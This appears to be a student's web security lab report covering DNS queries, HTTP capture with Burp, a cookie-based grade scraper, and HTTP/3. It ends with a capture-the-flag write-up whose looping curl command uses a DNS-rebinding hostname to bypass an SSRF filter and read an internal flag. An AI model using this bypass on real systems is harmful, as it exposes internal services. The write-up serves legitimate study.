

Web Lab1 Report

Task 1: DNS

1. 使用nslookup等命令，指定要查询的 DNS 记录类型。

使用nslookup -type=NS cubicy.icu命令查询

在没有缓存的情况下，最终负责将 cubicy.icu 翻译成 IP 地址的是该域名的权威域名服务器 以下为 cubicy.icu的权威域名服务器：

```
C:\Users\zyf>nslookup -type=NS cubicy.icu
服务器:  dns1.zju.edu.cn
Address:  10.10.0.21

非权威应答:
cubicy.icu      nameserver = sam.ns.cloudflare.com
cubicy.icu      nameserver = itzel.ns.cloudflare.com

itzel.ns.cloudflare.com internet address = 172.64.34.42
itzel.ns.cloudflare.com internet address = 108.162.194.42
itzel.ns.cloudflare.com internet address = 162.159.38.42
sam.ns.cloudflare.com  internet address = 108.162.193.141
sam.ns.cloudflare.com  internet address = 172.64.33.141
sam.ns.cloudflare.com  internet address = 173.245.59.141
itzel.ns.cloudflare.com AAAA IPv6 address = 2a06:98c1:50::ac40:222a
itzel.ns.cloudflare.com AAAA IPv6 address = 2606:4700:50::a29f:262a
itzel.ns.cloudflare.com AAAA IPv6 address = 2803:f800:50::6ca2:c22a
sam.ns.cloudflare.com  AAAA IPv6 address = 2803:f800:50::6ca2:c18d
sam.ns.cloudflare.com  AAAA IPv6 address = 2a06:98c1:50::ac40:218d
sam.ns.cloudflare.com  AAAA IPv6 address = 2606:4700:58::adf5:3b8d
```

2. 直接使用nslookup cubicy.icu指令即可查询cubicy的ip地址。

```
C:\Users\zyf>nslookup cubicy.icu
服务器:  dns1.zju.edu.cn
Address:  10.10.0.21

非权威应答:
名称:      cubicy.icu
Addresses:  2606:4700:3033::ac43:b3f4
            2606:4700:3033::6815:1fce
            172.67.179.244
            104.21.31.206
```

3. 多次查询DNS记录，每次的结果不尽相同。出现的地址如下图：

```
C:\Users\zyf>nslookup cubicy.icu
服务器:  dns1.zju.edu.cn
Address:  10.10.0.21

非权威应答:
名称:     cubicy.icu
Addresses: 2606:4700:3033::6815:1fce
           2606:4700:3033::ac43:b3f4
           172.67.179.244
           104.21.31.206

C:\Users\zyf>nslookup cubicy.icu
服务器:  dns1.zju.edu.cn
Address:  10.10.0.21

非权威应答:
名称:     cubicy.icu
Addresses: 2606:4700:3033::ac43:b3f4
           2606:4700:3033::6815:1fce
           172.67.179.244
           104.21.31.206
```

对网站的好处：(1)将流量分配到多个服务器，防止单个服务器过载，有利于提高网站的性能和响应速度。(2)如果一个服务器故障，用户请求会自动转向其他可用服务器，确保网站的持续可用性。(3)根据实时的服务器状态（如负载、响应时间），动态调整 IP 地址的返回，提高服务的效率和稳定性。

4. 使用 `nslookup -qt=TXT cubicy.icu` 命令可以获取DNS记录中的文本，如图：

```
C:\Users\zyf>nslookup -qt=TXT cubicy.icu
服务器:  dns1.zju.edu.cn
Address:  10.10.0.21

非权威应答:
cubicy.icu      text =

           "5a5x5oGL44K9440z44Kw5rKi5bGx6IG044GE44GmCuazo+0Bh00Bpu0Bs00Bi+0Ciu0Bruenge0Br+0Cgu0BhgrmjajjgabjgZ/jgYTjgYvjgokK5b+Y44KM44Gf44GE44GL44KJCu0Cgu0BhiDlkJvjga7jgZPjgajjgarjgpPjgaYK5b+Y44KM44Gh44KD44GG44GL44KJ44GtICAKU1VLSVNVs0lTVUtJU1VLSVNVs0k="
cubicy.icu      text =

           "google-site-verification=1fhjV2lfeA6mIocyby2UVcZ8bC8o8NpJreyw10LPDUY"
cubicy.icu      text =

           "v=spf1 -all"

cubicy.icu      nameserver = sam.ns.cloudflare.com
cubicy.icu      nameserver = itzel.ns.cloudflare.com
sam.ns.cloudflare.com internet address = 108.162.193.141
sam.ns.cloudflare.com internet address = 172.64.33.141
sam.ns.cloudflare.com internet address = 173.245.59.141
```

base64编码：

5a5x5oGL44K9440z44Kw5rKi5bGx6IG044GE44GmCuazo+0Bh00Bpu0Bs00Bi+0Ciu0Bruenge0Br+0Cgu0BhgrmjajjgabjgZ/jgYTjgYvjgokK5b+Y44KM44Gf44GE44GL44KJCu0Cgu0BhiDlkJvjga7jgZPjgajjgarjgpPjgaYK5b+Y44KM44Gh44KD44GG44GL44KJ44GtICAKU1VLSVNVs0lTVUtJU1VLSVNVs0k= 解密后得

到失恋ソング沢山聴いて 泣いてばかりの私はもう 捨てたいから 忘れたいから もう 君のことなんて 忘れちゃうからね SUKISUKISUKISUKISUKI

5. 通过 DNS 分别查询这几个域名的 IP，得到的结果均相同

```
C:\Users\zyf>nslookup www.cubicy.icu
服务器:      dns1.zju.edu.cn
Address:     10.10.0.21

非权威应答:
名称:        www.cubicy.icu
Addresses:   2606:4700:3033::ac43:b3f4
              2606:4700:3033::6815:1fce
              172.67.179.244
              104.21.31.206
```

但是，如果直接访问这几个IP地址，却显示IP地址为云服务器，禁止访问，错误如图：

Error 1003 Ray ID: 89debcca49384cd1 • 2024-07-04 11:22:26 UTC
Direct IP access not allowed

What happened?

You've requested an IP address that is part of the [Cloudflare](#) network. A valid Host header must be supplied to reach the desired website.

What can I do?

If you are interested in learning more about Cloudflare, please [visit our website](#).

显然这不是服务器的真实地址 所以推测 YYY 借助服务提供商的Cloudflare的服务，使用了反向代理，即用户直接访问反向代理服务器就可以获得目标服务器的资源，这样能够达到"即使 YYY 更换了新的服务器从而改变了源服务器地址，访问者眼中的 IP 地址也无需改变"的效果


Task 2: HTTP

使用burpsuite对访问学在浙大过程进行抓包


或响应的元数据，如方法、路径、状态码和头字段等。头部和消息体之间用一个空行分隔。(2)Content-Length 头字段指示消息体的字节长度。接收方可以通过读取指定的字节数来确定一个完整的 HTTP 消息。(3)HTTP支持分块传输编码，用于在不知道消息体总长度的情况下进行数据传输。这些机制确保了 HTTP 能够准确区分和处理不同的数据包，即使在 TCP 无边界的字节流之上。

访问cubicy.icu


直接访问不成功，显示403，即请求被拒绝



主机区分直接 IP 访问与通过域名访问，主要依靠 HTTP 请求中的 Host 头字段。服务器通过检查 Host 头字段的值(即通过Host字段的值为IP地址还是域名)来判断直接 IP 访问与通过域名访问的在burp中更改target为域名，并更改host之后，成功访问，截图如下：



(就是不知道怎么没渲染出来，这下真是成功访问.jpg了)



Task 3: 预习

编写python脚本爬取成绩

本题的代码工作量属实有点大，所以借鉴了一些网上的脚本。由于浙江大学使用了统一身份验证（这个的实现工作量有些大），本程序需要先通过验证后将所获得的cookies填入程序中，才能运行程序。首先仍需要通过burp抓包，获取cookie的值以及网站传回的数据包。之后对传回的数据再进行一些处理，解析原始JSON数据，并根据特定学期前缀过滤课程记录。然后为每个请求设置查询参数，包括操作类型、每页显示条数、当前页码、排序字段和顺序等。并发送POST请求到API端点，获取响应并检查响应状态码。最后将所有数据输出。（这里直接将数据呈现了，并未做美化qwq）

运行结果如下图（虽然不太美观）

```
root@LAPTOP-78LSF82F:/mnt/d/ctf/summer_course/web_lab1/code# python3 test15.py

所有成绩:
[{'课程名称': '军训', '学分': '2.0', '绩点': '4.5', '成绩': '89'}, {'课程名称': '杭州与中华文化', '学分': '3.0', '绩点': '3.3', '成绩': '77'}, {'课程名称': '大学英语IV', '学分': '3.0', '绩点': '3.9', '成绩': '83'}, {'课程名称': '丝绸之路的过去、现在及未来', '学分': '1.5', '绩点': '4.2', '成绩': '87'}, {'课程名称': 'C程序设计基础及实验', '学分': '4.0', '绩点': '4.2', '成绩': '88'}, {'课程名称': '乒乓球(初级班)', '学分': '1.0', '绩点': '5.0', '成绩': '96'}, {'课程名称': '思想道德与法治', '学分': '3.0', '绩点': '4.2', '成绩': '86'}, {'课程名称': '心理学及应用', '学分': '1.5', '绩点': '3.9', '成绩': '84'}, {'课程名称': '微积分(甲) I', '学分': '5.0', '绩点': '4.5', '成绩': '90'}, {'课程名称': '线性代数(甲)', '学分': '3.5', '绩点': '3.6', '成绩': '80'}, {'课程名称': '军事理论', '学分': '2.0', '绩点': '4.8', '成绩': '93'}, {'课程名称': '信息安全原理与数学基础', '学分': '4.0', '绩点': '4.5', '成绩': '89'}, {'课程名称': '计算机系统 I', '学分': '5.5', '绩点': '4.5', '成绩': '91'}, {'课程名称': '职业生涯规划', '学分': '1.5', '绩点': '4.5', '成绩': '89'}, {'课程名称': '形势与政策 I', '学分': '1.0', '绩点': '4.5', '成绩': '90'}, {'课程名称': '乒乓球(初级班)', '学分': '1.0', '绩点': '5.0', '成绩': '97'}, {'课程名称': '法学基础', '学分': '1.5', '绩点': '4.5', '成绩': '90'}, {'课程名称': '中国近现代史纲要', '学分': '3.0', '绩点': '4.2', '成绩': '86'}, {'课程名称': '大学物理(乙) I', '学分': '3.0', '绩点': '3.9', '成绩': '85'}, {'课程名称': '微积分(甲) II', '学分': '5.0', '绩点': '4.2', '成绩': '88'}]

当前学期成绩:
[{'课程名称': '军事理论', '学分': '2.0', '绩点': '4.8', '成绩': '93'}, {'课程名称': '信息安全原理与数学基础', '学分': '4.0', '绩点': '4.5', '成绩': '89'}, {'课程名称': '计算机系统 I', '学分': '5.5', '绩点': '4.5', '成绩': '91'}, {'课程名称': '职业生涯规划', '学分': '1.5', '绩点': '4.5', '成绩': '89'}, {'课程名称': '形势与政策 I', '学分': '1.0', '绩点': '4.5', '成绩': '90'}, {'课程名称': '乒乓球(初级班)', '学分': '1.0', '绩点': '5.0', '成绩': '97'}, {'课程名称': '法学基础', '学分': '1.5', '绩点': '4.5', '成绩': '90'}, {'课程名称': '中国近现代史纲要', '学分': '3.0', '绩点': '4.2', '成绩': '86'}, {'课程名称': '大学物理(乙) I', '学分': '3.0', '绩点': '3.9', '成绩': '85'}, {'课程名称': '微积分(甲) II', '学分': '5.0', '绩点': '4.2', '成绩': '88'}]
root@LAPTOP-78LSF82F:/mnt/d/ctf/summer_course/web_lab1/code#
```

Bonus


HTTP/3

HTTP/3 是最新版本的 HTTP 协议,它确实抛弃了 TCP 协议,转而采用了 QUIC 协议作为传输层协议。主要有以下几个原因: 减少延迟:QUIC 基于 UDP,避免了 TCP 的三次握手,可以更快地建立连接。 改进的多路复用:QUIC 在传输层就实现了多路复用,避免了 HTTP/2 中的队头阻塞问题。 更好的移动支持:QUIC 可以在网络切换时保持连接,提高移动设备的性能。 内置加密:QUIC 默认使用 TLS 1.3,提供了更好的安全性。 拥塞控制改进:QUIC 有更先进的拥塞控制算法。 HTTP/3 抛弃 TCP 的目的是为了解决 TCP 和之前 HTTP 版本的一些固有问题,从而提供更快、更可靠的web体验。

SSRF

这是一个经典的DNS重定向题，需找一个服务器实现重定向功能，于是我找了个网站，能实现随机使用两个ip访问，即可解出。

This page will help to generate a hostname for use with testing for [dns rebinding](#) vulnerabilities in software.

To use this page, enter two ip addresses you would like to switch between. The hostname generated will resolve randomly to one of the addresses specified with .

All source code available [here](#).

A B

代码如下:

```
while true;
do curl
http://10.214.160.13:10011/http://2388580c.7f000001.rbndr.us:9999/flag;echo;sleep
.1;
done
```

```
root@LAPTOP-78LSF82F:~# while true;do curl http://10.214.160.13:10011/http://2388580c.7f000001.rbndr.us:9999/flag;echo;s
leep .1; done
AAA{welcome_t0_http://py3.io}
Error:SSRF Attack: inner ip address attack
AAA{welcome_t0_http://py3.io}
AAA{welcome_t0_http://py3.io}
^C
```

AAA{welcome_t0_http://py3.io}